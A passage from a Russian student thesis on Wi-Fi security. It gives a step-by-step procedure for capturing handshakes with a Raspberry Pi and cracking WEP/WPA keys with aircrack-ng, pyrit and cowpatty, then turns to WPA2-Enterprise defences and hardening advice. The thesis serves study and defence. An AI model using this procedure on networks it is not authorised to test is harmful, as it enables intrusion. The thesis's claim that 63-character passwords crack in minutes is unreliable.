

Рисунок 29 – скорость перебора на одноплатном компьютере

Скорость перебора 2037,9 парольных комбинаций в секунду, что не является достаточным результатом для быстрого проникновения.

В сложившейся ситуации и имеющейся информации во второй главе мы знаем, что для взлома WEPнам требуются перехваченные пакеты, записанные в файл с расширением .cap; для взлома WPA/WPA2 нам требуется так называемое рукопожатие (handshake) и словарь парольных фраз; взломWPA/WPA2 при помощи радужных таблиц отличается от простого взлома лишь в методе перебора парольных фраз, где к вычислениям привлекаются ресурсы графического адаптера. Было принято решение разнести процессы проведения атаки. При помощи одноплатного компьютера производить захват необходимой информации, а далее для ее обработки передавать на удаленную машину, с большими вычислительными мощностями, по сравнению с одноплатным компьютером.

3.2 КОМПЬЮТЕР ДЛЯ ВЫПОЛНЕНИЯ РЕСУРСОЕМКИХ ОПЕРАЦИЙ

Для выполнения ресурсоемких операций, таких как, поиск по радужным таблицам, вычисление радужных таблиц, требуются большие мощности ЦП и видеокарты. Зная о том, что процесс захвата handshake и процесс перебора парольных фраз можно разнести, решено использовать стационарный персональный компьютер, который находится дома или в офисе, имеет выход в интернет и обладает следующими минимальными характеристиками:

1. Процессор не хуже Corei7 5930K
2. Видеокарта не хуже Radeon RX 480 G1
3. ОЗУ не менее 32 ГБ с тактовой частотой 3200 МГц и выше
4. SSD накопитель

Вышеуказанные минимальные характеристики компьютера позволяют, произведя все подготовительные действия, приведенные в пункте подготовки к проведению атаки на сеть с использованием «радужных таблиц»(пункт 2.3),продемонстрировать на рисунке - 30 скорость перебора в 95218,5парольных комбинаций



Рисунок 30 – скорость перебора на мощном компьютере

Указанные выше минимальные характеристики позволяют получить пароль SS367JYNbyeEJ285,имея исходно только значение выполнения его хэширования (8fae34ea751a81a7d41572d38eec54ea)примерно за 11-12 секунд. Помимо выполнения операции перебора пароля имеется еще одна ресурсоемкая операция, это операция создания радужных таблиц, которую требуется выполнять для каждой атакуемой точки доступа. При вышеперечисленных минимальных характеристиках компьютера создание радужных таблиц для парольной фразы длиной от 8 до 63 символов занимает около 15-20 минут, что не будет являться критичным для проведения атаки на проникновение.

Связь двух устройств

В ходе выполнения разнесенного тестирования на проникновение выяснилось несколько достаточно сложных нюансов. Во-первых, каждая точка доступа, на которую мы собираемся проводить атаку, имеет свой уникальный BSSIDи в автоматическом режиме сложно сделать выбор данной точки доступа, гораздо быстрее и точнее это делается при выполнении вручную. Во-вторых, для получения handshakenужно переводить беспроводной интерфейс в режим мониторинга, при выполнении данной функции скриптом интерфейс не переводился в 25% случаях из 20 испытаний. В-третьих, получив handshakeи автоматически передавая его на мощный компьютер, есть вероятность неправильной его передачи, для убеждения в правильности передачи требуется дополнительно передавать контрольную сумму с последующей проверкой целостности. Требуется наличие «белого» ip-адреса на мощном компьютередля установления сессии передачи данных от одноплатного на мощный компьютер, а это принуждает к дополнительным затратам. Из всего вышесказанного был сделан вывод, что весь процесс рекомендовано отслеживать в реальном времени, и появляется возможность вносить корректировки в алгоритм тестирования на проникновение.

Для управления процессом и передачи файлов между 2 устройствами будем использовать третье – управляющее устройство, в качестве которого будет использоваться планшет или смартфон с подключенным мобильным интернетом и установленными:

1. TeamViewer
2. SSH клиент

TeamViewer будет использоваться для подключения к мощному компьютеру и выполнения на нем операций:

1. Передача с управляющего устройства на мощный компьютерhandshake’ов от точек доступа с настроенным алгоритмом безопасности WPA/WPA2

2. Передача с управляющего устройства на мощный компьютер захваченных пакетов от точки доступа с настроенным алгоритмом безопасности WEP
3. Выполнение команд для создания радужных таблиц,
4. Управления перебором парольных фраз.

SSHклиент будет использоваться для подключения к одноплатному компьютеру RaspberryPi 3 modelBи выполнения на нем операций:

1. Перевод беспроводного Wi-Fi интерфейса в режим мониторинга
2. Выбор атакуемой точки доступа
3. Захват handshake’ов от точек доступа с настроенным алгоритмом безопасности WPA/WPA2 и передача их на управляющее устройство
4. Захват пакетов от точек доступа с настроенным алгоритмом безопасности WEP и передача их одним файлом на управляющее устройство

Вышеуказанное программное обеспечение данным функционалом не ограничивается, перечислены только основные используемые в данной работе функции.

3.3 ПОШАГОВАЯ СТРУКТУРА ВЫПОЛНЕНИЯ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ

1. Включить мощный компьютер с настроенным автозапуском TeamViewer.

2. Создать словарь, (текстовый файл с парольными фразами), из имеющегося в свободном доступе rockyou.txt,выбрав все парольные фразы длиной от 8 до 63 символов.

3. Подготовить одноплатный компьютер, подключив USBWi-Fiадаптер и 3G/4Gмодем с «белым» ip-адресом.

4. Оказаться в радиусе действия атакуемой точки доступа.

5. Включить одноплатный компьютер, вставив кабель питания в портативный аккумулятор.

6. Дождавшись окончательной загрузки одноплатного компьютера, (примерно две минуты), подключиться к нему с управляющего устройства при помощи SSHклиента.

7. Перевести беспроводной Wi-Fiинтерфейс в режим мониторинга.

8. Выбрать атакуемую точку доступа.

9. Произвести перехват handshake’a или пакетов, (в зависимости от протокола безопасности установленного на точке доступа).

10. При помощи команды scpскопировать handshakeили перехваченные пакеты, записанные в файл при выполнении п. 8.

11. Завершить sshсессию.

12. Скопировать переданные на управляющее устройство файлы в буфер обмена.

13. Запустить на управляющем устройстве TeamViewerи подключиться к мощному компьютеру.

14. Выполнить команду вставки, (правая кнопка мыши>вставить) в нужной директории на мощном компьютере.

15. Если есть точка доступа с настроенным протоколом безопасности WEP, то выполнив команду: aircrack-ng«полный путь до файла без кавычек»,в

результате получим искомый пароль, который можно использовать для подключения к атакуемой беспроводной сети. Если настроен алгоритм безопасности WPA/WPA2, то следует пропустить данный пункт и перейти к п.16.

16. СоздатьESSIDвбазеданных «pyrit» командой pyrit -e«название атакуемой точки доступа без кавычек»create_essid.

17. Импортировать в базу данных отсортированный словарь, полученный при выполнении п.2 командой pyrit -i «полный путь до файла без кавычек» import_passwords.

18. Создаем «радужные таблицы», используя пакетный (batch) процесс, выполнив команду: pyritbatch.

19. Активироватьcowpattyдля быстрого перебора, командой: pyrit -e«название точки доступа без кавычек» -ocow.outexport_cowpatty

20. Запускаем процесс перебора парольных фраз командой cowpatty -dcow.out -sBigPond -rhs/«полный путь до файла с handshake’ом».

21. Дожидаемся окончания выполнения процесса перебора парольных фраз и в результате получаем пароль, при помощи которого можем подключаться к беспроводной сети.

3.4 ЗАЩИТА СЕТИ ПРИ ПОМОЩИ WPA2-ENTERPRISE

Корпоративные сети с шифрованием WPA2-Enterprise строятся на аутентификации по протоколу 802.1x через RADIUS-сервер. Протокол 802.1x (EAPOL) определяет методы отправки и приема запроса данных аутентификации и обычно встроен в операционные системы и специальные программные пакеты.

802.1x предполагает три роли в сети:

клиент (supplicant) - клиентское устройство, которому нужен доступ в сеть;

сервер аутентификации (обычно RADIUS);

аутентификатор — роутер/коммутатор, который соединяет множество клиентских устройств с сервером аутентификации и отключает/подключает клиентские устройства.



Рисунок 31 – Схема работы

Есть несколько режимов работы 802.1x, но самый распространенный и надежный следующий:

Аутентификатор передает EAP-запрос на клиентское устройство, как только обнаруживает активное соединение.

Клиент отправляет EAP-ответ — пакет идентификации. Аутентификатор пересылает этот пакет на сервер аутентификации (RADIUS).

RADIUS проверяет пакет и право доступа клиентского устройства по базе данных пользователя или другим признакам и затем отправляет на

аутентификатор разрешение или запрет на подключение. Соответственно, аутентификатор разрешает или запрещает доступ в сеть.



Рисунок 32 – список используемых протоколов

Использование сервера RADIUS позволяет отказаться от PSK и генерировать индивидуальные ключи, валидные только для конкретной сессии подключения. Проще говоря, ключи шифрования невозможно извлечь из клиентского устройства. Защита от перехвата пакетов обеспечивается с помощью шифрования по разным внутренним протоколам EAP, каждый из которых имеет свои особенности. Так, протокол EAP-FAST позволяет авторизоваться по логину и паролю, а PEAP-GTC — по специальному токену (карта доступа, карточки с одноразовыми паролями, флешки и т. п.). Протоколы PEAP-MSCHAPv2 и EAP-TLS проводят авторизацию по клиентским сертификатам.

Максимальную защиту сети Wi-Fi обеспечивает только WPA2-Enterprise и цифровые сертификаты безопасности в сочетании с протоколом EAP-TLS или EAP-TTLS. Сертификат — это заранее сгенерированные файлы на сервере RADIUS и клиентском устройстве. Клиент и сервер аутентификации взаимно проверяют эти файлы, тем самым гарантируется защита от несанкционированных подключений с чужих устройств и ложных точек доступа. Протоколы EAP-TTL/TTLS входят в стандарт 802.1X и используют

для обмена данными между клиентом и RADIUS инфраструктуру открытых ключей (PKI). PKI для авторизации использует секретный ключ (знает пользователь) и открытый ключ (хранится в сертификате, потенциально известен всем). Сочетание эти ключей обеспечивает надежную аутентификацию.

Цифровые сертификаты нужно делать для каждого беспроводного устройства. Это трудоемкий процесс, поэтому сертификаты обычно используются только в Wi-Fi-сетях, требующих максимальную защиту. В то же время можно легко отозвать сертификат и заблокировать клиента.

Сегодня WPA2-Enterprise в сочетании с сертификатами безопасности обеспечивает надежную защиту корпоративных Wi-Fi-сетей. При правильной настройке и использовании взломать такую защиту практически невозможно "с улицы", то есть без физического доступа к авторизованным клиентским устройствам. Тем не менее, администраторы сетей иногда допускают ошибки, которые оставляют злоумышленниками "лазейки" для проникновения в сеть. Проблема осложняется доступностью софта для взлома и пошаговых инструкций, которыми могут воспользоваться даже дилетанты.

ГЛАВА 4. БЕЗОПАСНОСТЬ ЖИЗНЕДЕЯТЕЛЬНОСТИ

Целью данной выпускной квалификационной работы является анализ уязвимостей беспроводных компьютерных сетей, а также пути и методы их устранения. Указанная выпускная квалификационная работа включает использование автоматизированной системы для тестирования на проникновение. Поэтому основным инструментом для выполнения дипломной работы является планшет или смартфон с пакетом прикладных программ. Вспомогательными инструментами являются одноплатный компьютер с пассивным охлаждением и персональный компьютер с активным охлаждением.Планшет, как и смартфон (далее по тексту мобильные устройства) являются высокотехнологичными электронными приборами, требующими соблюдения санитарных норм и стандартов, мер безопасности. Тестирование на проникновение чаще всего производится в офисных зданиях, где находится много компьютеров, принтеров и других устройств. Поэтому в данном разделе проведем анализ опасных и вредных факторов, имеющих место при работе с мобильными устройствами.

Рассмотрим воздействующие на человека опасные и вредные факторы при работе с персональным компьютером. Для работников умственного труда и операторов персонального компьютера существуют опасные и вредные факторы, которые классифицируются по ГОСТ 12.0.003-03 “Опасные и вредные производственные факторы”:

Повышенный уровень шума на рабочем месте. Основным источником шума является компьютерное оборудование: работающие принтеры (в основном матричные), вентиляторы, установленные в системном блоке компьютера, звуковые платы или динамики, встроенные в компьютер, кондиционеры и прочее оборудование. Установлено, что при повышенной интенсивности шума в помещении пользователи ЭВМ испытывают раздражительность, головные боли, головокружение, снижение памяти, повышенную утомляемость. У работающих людей снижается концентрация внимания, быстро наступает усталость в связи с повышенными

энергетическими затратами и нервно-психическим напряжением. Все это ведет к снижению работоспособности, качества и безопасности труда.

Повышенный уровень электромагнитного излучения. При работе с мобильными устройствамиглавными источниками излучения являются дисплей, GSMмодуль. В случае нахождения источника излучения в непосредственной близости от человека, возможны патологические изменения в органах зрения, возникновение раковых заболеваний.

Отсутствие или недостаток естественного света. Слабое освещение приводит к перенапряжению глаз, ухудшению зрения.

Помещение, в котором осуществляется тестирование на проникновение, по степени электроопасности относится к помещениям без повышенной опасности – помещения сухие, с нормальной температурой, изолированными полами, беспыльные, имеющие малое количество заземленных предметов. Компьютер питается от однофазной сети переменного тока промышленной частоты с заземленной нейтралью, напряжением 220 В. Повышенное значение напряжения в электрической цепи, замыкание которой может пройти через тело пользователя ЭВМ, что может привести не только к ожогам отдельных участков тела, но также и к смерти человека.

Повышенная или пониженная температура помещений. Микроклимат помещения оказывает значительное влияние на оператора. Отклонение отдельных параметров микроклимата от рекомендованных значений снижает работоспособность, ухудшает самочувствие и может привести к профессиональным заболеваниям. Источниками выделения тепла в помещении с вычислительной техникой является компьютер, светильники с лампой накаливания, солнечная радиация, система отопления, люди.

Пожары в офисных зданиях представляют особую опасность, т.к. сопряжены с большими материальными потерями. Как известно, пожар может возникнуть при взаимодействии горючих веществ, окислителя и источника зажигания. В помещениях офисных зданий присутствуют все три фактора, необходимые для возникновения пожара.

Возникновение пожара в рассматриваемом помещении наиболее вероятно по причинам неисправности электрооборудования, к которым относятся: искрение в местах соединения электропроводки, короткие замыкания в цепи, перегрузки проводов и обмоток трансформаторов, перегрев источников бесперебойного питания и другие факторы.

Физические нагрузки, которые влекут за собой болезни, как боль в спине и шее, запястный синдром.

Умственные напряжения, эмоциональные перегрузки, которые проявляются в хронических головных болях, быстрой утомляемости и т.п.

Нервно-психические перегрузки. Синдром переработки, вызванный долгой работой с мобильным устройством. Напряжение мышц, возникающее при этом, сокращает приток крови, что в свою очередь сокращает метаболические процессы и может вызвать боль. Синдром боязни сбоев, вызванный некорректной работой вычислительной техники. Это способствует проявлению нервозности пользователя, раздражения и снижает работоспособность.

Обеспечение безопасности труда оператора при работе с компьютером.

Для сохранения здоровья персонала, работающего с компьютерами, предусматриваются различные нормы и стандарты безопасности. В РФ это различные ГОСТ, а за рубежом - стандарты ISO и ТСО и ряд других национальных стандартов и рекомендаций.

С целью предупреждения вредного действия шума необходимо, чтобы его уровень на рабочих местах с компьютером не превышал допустимых значений, установленных ГОСТ 12.1.003-83 “ССБТ. Шум. Общие требования безопасности” и СанПиН 2/2.4.1340-03 “Гигиенические требования к персональной ЭВМ и организации работы”.

При выполнении основной работы на ЭВМ уровень шума не должен превышать 50 дБ.

Рекомендации по защите от шума описаны в ГОСТ 12.1.029-80 “Средства и методы защиты от шума”.

Для уменьшения шума в помещении с ЭВМ, как правило,применяют метод акустической обработки помещений, используя для облицовки ограждающих поверхностей помещения. Звукопоглощающие материалы с максимальными коэффициентами звукопоглощения в интервале частот 63-8000 Гц. С этой целью на потолках и стенах размещают перфорированные панели со звукопоглощающим наполнителем (минеральной ватой). Панели укрепляют непосредственно на поверхности ограждения или с отнесением от него на расстояние 20см. Снизить уровень шума можно также, используя для работы современное оборудование, своевременно производя его профилактику.

Дополнительную защиту от электромагнитного излучения и повышенное качество светопередачи обеспечивают применяемые дополнительные фильтры-поляроиды, они могут быть особенно полезны при работе со старыми дисплеями, эргономика которых не удовлетворяет современным требованиям.

Существенному снижению электромагнитного излучения способствует применение в конструкции дисплеев специальных катушек, позволяющих гасить паразитарное излучение через стенки ЭЛТ дисплея.

Естественное и искусственное освещение в помещении регламентируется нормами СНиП 2/2.4.1340-03 в зависимости от характера зрительной, системы и вида освещения, фона, контраста и т.д.

При организации освещения необходимо иметь в виду, что увеличение уровня освещенности приводит к уменьшению контрастности изображения на дисплее. В таких случаях выбирают источники общего освещения по их яркости и спектральному составу излучения.

Общая чувствительность зрительной системы увеличивается с увеличением уровня освещенности в помещении, но лишь до тех пор, пока увеличение освещенности не приводит к значительному уменьшению контраста.

Для определения приемлемого уровня освещенности в помещении необходимо определить требуемый для сотрудника уровень освещенности лицевой панели дисплея внешними источниками света.

Рекомендуемые соотношения яркостей по СНиП 2.2.2.542-96 в поле зрения человека следующие:

– между экраном и документом 1:5 - 1:10;

– между экраном и поверхностью рабочего стола 1:5;

– между экраном и клавиатурой, а также между клавиатурой и документом - не более 1:3;

– между экраном и окружающими поверхностями 1:3 - 1:10.

Для общего освещения помещений офисного здания лучше использовать люминесцентные лампы. Это обусловлено такими их достоинствами:

– высокой световой отдачей;

– продолжительным сроком службы;

– малой яркостью светящейся поверхности.

Светильники с люминесцентными лампами размещаются рядами, параллельно с окнами. Главными недостатками люминесцентных ламп являются производимый ими шум и мерцание.

Гигиенические требования к микроклимату производственных помещений нормируется СанПиН 2/2.4.1340-03 “Гигиенические требования к персональной ЭВМ и организации работы” или в зависимости от энергозатрат организма и ГОСТ 12.1.005-88 ССБТ “Воздух рабочей зоны, общие санитарно-гигиенические требования".

Он предусматривает три категории работ. В соответствии с ГОСТом, работа пользователя ЭВМ может быть отнесена к лёгкой физической работе категории 1б с энергозатратами организма 138-172Дж/с или 120-150 ккал/час.

Следует помнить, в теплый период года среднесуточная температура наружного воздуха составляет выше + 10□ С, в холодный период года среднесуточная температура наружного воздуха составляет - 10□ С и ниже. Оптимальная относительная влажность колеблется в пределах 40-60%.

Оптимальные нормы параметров микроклимата с учётом категории данной работы следующие: в холодный период года температура воздуха 21°-23°С, скорость движения воздуха не более 0,2м/с. Допустимые значения относительной влажности в холодный период года 75% и 60% в теплый период года при температуре 27°С.

Для обеспечения данных условий микроклимата в холодное время года применяют систему центрального отопления, а в теплое время года кондиционеры.

Пожарная безопасность в производственном помещении регламентирована ГОСТ 12.1.004-91 «Пожарная безопасность», а также Федеральным законом о пожарной безопасности №69 от 21.12.1994 г.

Здания, где установлены компьютеры, можно отнести к категории Д пожарной опасности с третей степенью огнестойкости - здания с несущими и ограждающими конструкциями из естественных или искусственных материалов, бетона или железобетона.

Подключение компьютера к сети необходимо производить через распределительные щиты, позволяющие производить автоматическое отключение нагрузки при аварии.

Особенность современных ЭВМ является очень высокая плотность расположения элементов электронных схем, высокая рабочая температура процессора и микросхем памяти. Следовательно, вентиляция и система охлаждения, предусмотренные в системном блоке компьютера должны быть постоянно в исправленном состоянии, исключающем его воспламенение.

Серьезную опасность представляютразличные электроизоляционные материалы.

Для тушения пожаров в рассматриваемом помещении можно использовать либо порошковые составы, либо установки углекислотного тушения. Но, поскольку последние предназначены только для тушения небольших очагов возгорания, область их применения ограничена. Поэтому для тушения пожаров в данном случае применяются порошковые составы, так как они обладают следующими свойствами: диэлектрики, практически не токсичны, не оказывают коррозийного воздействия на металлы.

В целях снижения зрительного утомления рекомендуется выключать мониторы при отсутствии надобности, ограничивать продолжительность работы у экрана компьютера. Людям, постоянно работающим с компьютером или мобильным

устройством, рекомендуется пятичасовой рабочий день с десятиминутным перерывом каждый час.

Согласно ГОСТ Р50948-96 мелькание экрана не должно быть зафиксировано, расстояние между строками текста должно быть не менее 1 пикселя, формат матрицы знака должен быть не менее 7х9.

На международном стандарте IS09241 основаны стандарты ТСО 92 и ТСО 95, согласно которым, например, частота смены кадров должна быть не менее 75 Гц, контрастность изображения и фона - не менее 3:1, что соответствует отечественному ГОСТ Р50948-96.

Требования к рабочему месту при выполнении работ сидя нормируется ГОСТ 12.2.032-78.

Для уменьшения воздействия нагрузки на зрительную систему и для уменьшения воздействия монотонности работы дисплей необходимо разместить так, чтобы расстояние от глаз до экрана не превышало 700 мм (оптимальное расстояние 460-500 мм).

Пол в помещении должен быть ровным, нескользким, удобным для очистки и влажной уборки, обладать антистатическими свойствами.

В помещении должна находиться аптечка первой медицинской помощи.

Выполнение всех перечисленных выше положений позволит считать рассматриваемые помещения рабочей зоной, удовлетворяющей требованиям безопасности жизнедеятельности в производственных условиях.

ЗАКЛЮЧЕНИЕ

В настоящей выпускной квалификационной работе были рассмотрены популярные технологии для создания беспроводных сетей, проведен их сравнительный анализ, выявлены и представлены уязвимости и недостатки алгоритмов обеспечения безопасности беспроводных сетей. Различными способами проведено тестирование беспроводных сетей, на предмет проверки популярных алгоритмов для обеспечения их безопасности.

В ходе выполнения работы было определено, что обеспечение безопасности беспроводной корпоративной или домашней сети в последнее время чаще и чаще ставится в приоритетные задачи администраторам данного оборудования.

Выявление уязвимостей беспроводных компьютерных сетей показало, что алгоритм обеспечения безопасности WEP давно скомпрометирован и использование его для ограничения доступа посторонних лиц нецелесообразно. При использовании алгоритма WEPполучить доступ к сети возможно за несколько минут, при наличии активного клиента, подключенного к данной точке доступа. Несмотря на его слабую защиту до сих пор в мире каждая 8-10 точка доступа настроена на использование алгоритма обеспечения безопасности WEP.

Из оставшихся примерно 90-92% беспроводных сетей используют алгоритм WPA/WPA2, который считается криптостойким, но развитие мощных аппаратных средств для личного пользования позволяет совершать очень быстрый перебор парольных фраз, а если для перебора используются радужные таблицы, то на получение пароля длиной 63 символа с вероятностью около 75% требуется несколько минут.

В ходе рассмотрения алгоритмов обеспечения безопасности было выявлено, что алгоритм WPA2-Enterprisена сегодняшний день является самым стойким против злоумышленников. Данный алгоритм поддерживает двух- и более факторную аутентификацию. Помимо пароля для подключения к точке доступа имеется возможность задавать пару логин и пароль для конкретного

пользователя, которые будут использоваться при аутентификации на Radiuscервере. Помимо простой пары логин/пароль, можно сконфигурировать Radiuscервер таким образом, что потребуется подтверждение, полученное в смс или любым другим способом. Такая аутентификация позволяет откинуть большинство злоумышленников, так как сложно отследить процесс аутентификации. Процесс становится практически бессмысленным.

В ходе работы, проведя анализ всех алгоритмов обеспечения безопасности и вспомогательного программного обеспечения, были разработаны рекомендации по конфигурированию беспроводной сети:

1. Использование алгоритма обеспечения безопасности WPA2-Enterprise;
2. Использование Radiuscервера, настроенного на аутентификацию при помощи пары логин-пароль;
3. Дополнительное внедрение смс-сервиса, для подтверждения своей личности, после введения пары логин-пароль, на телефон, занесенный заранее администратором сети в базу данных, поступает смс с кодом, который можно ввести не чаще, чем 1 раз в 5 минут (подряд трехразовый ошибочный ввод блокирует возможность подключения на один час);
4. Выключение точки доступа в нерабочее время, чтобы злоумышленник не имел много времени на проведение атак;
5. Ежедневная смена пароля для аутентификации на точке доступа;
6. Ежедневная смена пароля для аутентификации на Radiuscервере;
7. Выдача паролей в начале каждого рабочего дня в устной форме или демонстрация на мониторе для прохождения аутентификации;
8. При смене паролей использовать программный генератор паролей, например, PasswordSafe.

Список рекомендаций из восьми пунктов сможет обезопасить вашу сеть в разы лучше, чем использование простых алгоритмов обеспечения безопасности, но он накладывает некоторые неудобства и затраты на предприятие. Но данные затраты обеспечат целостность и защищенность информации. Особенно стоит отметить, что убытки, которые может понести

компания из-за незащищённой сети, могут в разы превышать затраты на обслуживание сети, с учетом разработанных рекомендаций.

Во время разработки автоматизированной системы было обнаружено достаточно большое количество проблем, связанных с управлением одноплатного компьютера, для этого потребовалось мобильное устройство, выступающее в качестве дисплея и клавиатуры. Не могу не отметить, что также при помощи данного мобильного устройства осуществлялась передача необходимой информации между одноплатным и мощным компьютерами. Необходимость передачи данных между компьютерами свела на нет недостаток в виде отсутствия клавиатуры и монитора у одноплатного компьютера. Помимо вышесказанного мы добились меньшей заметности из-за того, что на данный момент долгое использование мобильного устройства не привлекает внимания в обществе.

Итак, в результате проведенной работы, гипотеза выпускной квалификационной работы выполнена: на основе проведенного анализа уязвимостей беспроводных сетей составлены рекомендации, позволяющие обеспечить надежное подключение к такой сети, без опасения за кражу или изменение передаваемой информации.

Список использованной литературы

1. Беспроводные технологии // wikipedia URL: http:// ru.wikipedia.org/wiki/Беспроводные_технологии (дата обращения: 18.12.2016).

2. IEEE 802.11 // wikipedia URL: https://ru.wikipedia.org/wiki/IEEE_802.11 (дата обращения: 11.12.2016).

3. IEEE 802.11: Wireless LANs // IEEE-SA URL: http://standards.ieee.org/about/get/802/802.11.html (датаобращения: 21.12.2016).

4. IEEE 802.11n // wikipediaURL: https://ru.wikipedia.org/wiki/IEEE_802.11n (дата обращения: 29.11.2016).

5. Рошан П., «Основы построения беспроводных локальных сетей стандарта 802.11. Практическое руководство по изучению, разработке и использованию беспроводных ЛВС стандарта 802.11» / П.Рошан, Д.Лиэри. - М.: CiscoPress Перевод с английского. Издательский дом «Вильямс»,2004г.

6. Мауфер Т., «WLAN: практическое руководство для администраторов и профессиональных пользователей» / Т.Мауфер. - М.: КУДИЦ-Образ, 2005г.

7. Хабракен Д., Домашние беспроводные сети/ Д.Хабракен - М: НТ-Пресс, 2009.

8. WPA // wikipedia URL: https://ru.wikipedia.org/wiki/WPA (дата обращения: 02.12.2017).

9. WPA2 на защите беспроводных сетей Wi-Fi // Технориум URL: http://www.technorium.ru/cisco/wireless/wpa2.shtml (дата обращения: 12.12.2017).

10. Защита в сетях Wi-Fi // Wikipedia URL: ru.wikipedia.org/wiki/Защита_в_сетях_Wi-Fi (дата обращения: 18.12.2017).

11. Колисниченко Д Беспроводная сеть дома и в офисе. - СПб.: БХВ-Петербург, 2009. – 480с.

12. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы. Учебник. - Санкт-Петербург, 2001г.

13. Беспроводные технологии от последней мили до последнего дюйма / Немировский, Бабин, Сартаков, Шорин и др. - М.: ЭКО-ТРЕНДЗ, 2000.

14. Берлин А.Н.Телекоммуникационные сети и устройства: Учебное пособие / А.Н. Берлин — М.: Интернет-Университет Информационных Технологий; БИНОМ. Лаборатория знаний, 2008. — 319 с.:

15. Гордейчик С.В., Дубровин В.В. Безопасность беспроводных сетей. - М.: Интуит, 2007. – 177с.

16. Почему пароли никогда не были такими слабыми, как сейчас // "Хакер" URL: https://xakep.ru/2012/08/21/59192/ (дата обращения: 25.12.2017).

